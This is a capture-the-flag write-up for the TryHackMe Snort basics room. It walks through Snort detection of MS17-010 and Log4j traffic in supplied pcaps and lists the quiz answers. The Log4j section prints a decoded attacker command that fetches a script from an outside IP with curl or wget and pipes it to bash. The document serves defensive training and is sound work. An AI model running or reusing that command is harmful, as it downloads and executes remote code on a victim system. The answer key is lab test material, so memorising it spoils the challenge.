
local-2.rules- 68 alerts received




local-3.rules- 87 alerts received




local-4.rules- 90 alerts received



local-5.rules- 155 alerts received



local-6.rules- 2 alerts received



local-7.rules- need to add option msg

Task 7 Using External Rules (MS17–010) –

Let's use external rules to fight against the latest threats!

Navigate to the task folder.


Use the given pcap file.

Use the given rule file (local.rules) to investigate the ms1710 exploitation.


Answer to the questions of this section-

Launch sudo snort -c local.rules -r ms-17–010.pcap

Total alerts we get — 25154



Rule created to identify “IPC$” content




Launch sudo snort -c local-1.rules -r ms-17–010.pcap. we get 12 alerts.

```
Action Stats:
     Alerts:            12 (   0.026%)
     Logged:            12 (   0.026%)
     Passed:             0 (   0.000%)
Limits:
      Match:             0
      Queue:             0
        Log:             0
      Event:             0
      Alert:             0
Verdicts:
      Allow:         46654 ( 100.000%)
      Block:             0 (   0.000%)
     Replace:            0 (   0.000%)
  Whitelist:             0 (   0.000%)
  Blacklist:             0 (   0.000%)
     Ignore:             0 (   0.000%)
      Retry:             0 (   0.000%)
===================================================
Snort exiting
```

Now Launch sudo snort -c local-1.rules –dev –l . -r ms-17–010.pcap

Now view sudo snort –d –r [log file] –n 10 .....{10 for first 10 packets to view}.



CVSS score for MS17–010 is 9.3

Task 8 Using External Rules (Log4j)-

Let's use external rules to fight against the latest threats!

Navigate to the task folder.


Use the given pcap file.

Use the given rule file (local.rules) to investigate the log4j exploitation.

Answer to the questions of this section-

Launch sudo snort -c local.rules -dev -l . -r log4j.pcap


26 alerts received



4 rules were triggered. Check using cat alert| grep 210037*


210037 is the first six digits of the triggered rule sids

Snort rule created in local-1.rules using sudo nano local-1.rules




Launch sudo snort -c local-1.rules -dev -l . -r log4j.pcap


41 alerts received



Now view sudo snort –d –r [log file] –n 41……{41 for first 41packets to view}. Here view last 11 packets out of 41 requested, especially 40th packet.




IP ID of the corresponding packet.



Use this hint — “can use the “base64” tool. Read the log/alarm files and extract the bas64 command. base64 — decode filename.txt”

This hint will help decode the encoded attacker’s command [using cat filename | base64 –d]

Copy base64 code from 40th packet into a file on your system and save it to decode using base64 command



using cat filename | base64 –d view attacker’s command

```
kali@kali:~/Documents$ sudo cat base64 | base64 -d
(curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O- 45.155.205.233:5874/162.0.228.253:80)|bashbase64: invalid input
```

Answer- curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O-
45.155.205.233:5874/162.0.228.253:80

CVSS score for log4j Vulnerability is 9.3

Final Answers-

Use the given pcap file.

Use the given rule file (**local.rules**) to investigate the log4j exploitation.

What is the number of detected packets?

26 — Correct Answer

Investigate the log/alarm files.

How many rules were triggered?.

4 — Correct Answer — Hint

Investigate the log/alarm files.

What are the first six digits of the triggered rule sids?

210037 — Correct Answer — Hint

Clear the previous log and alarm files.

Use **local-1.rules** empty file to write a new rule to detect packet payloads **between 770 and 855 bytes**.

What is the number of detected packets?

41 — Correct Answer — Hint

Investigate the log/alarm files.

What is the name of the used encoding algorithm?

Base64 — Correct Answer

Investigate the log/alarm files.

What is the IP ID of the corresponding packet?

62808 — Correct Answer

Investigate the log/alarm files.

Decode the encoded command.

What is the attacker's command?

233:5874/162.0.228.253:80||wget -q -O- 45.155.205.233:5874/162.0.228.253:80 — Correct Answer — Hint

What is the CVSS v2 score of the Log4j vulnerability?

9.3 — Correct Answer

That is all for this Write-up, hoping this will help you in solving the challenges of Snort Challenge- The Basics room. Have Fun and Enjoy Hacking! Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai

For more cyber security learning follow me here-

https://github.com/ctf-time

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

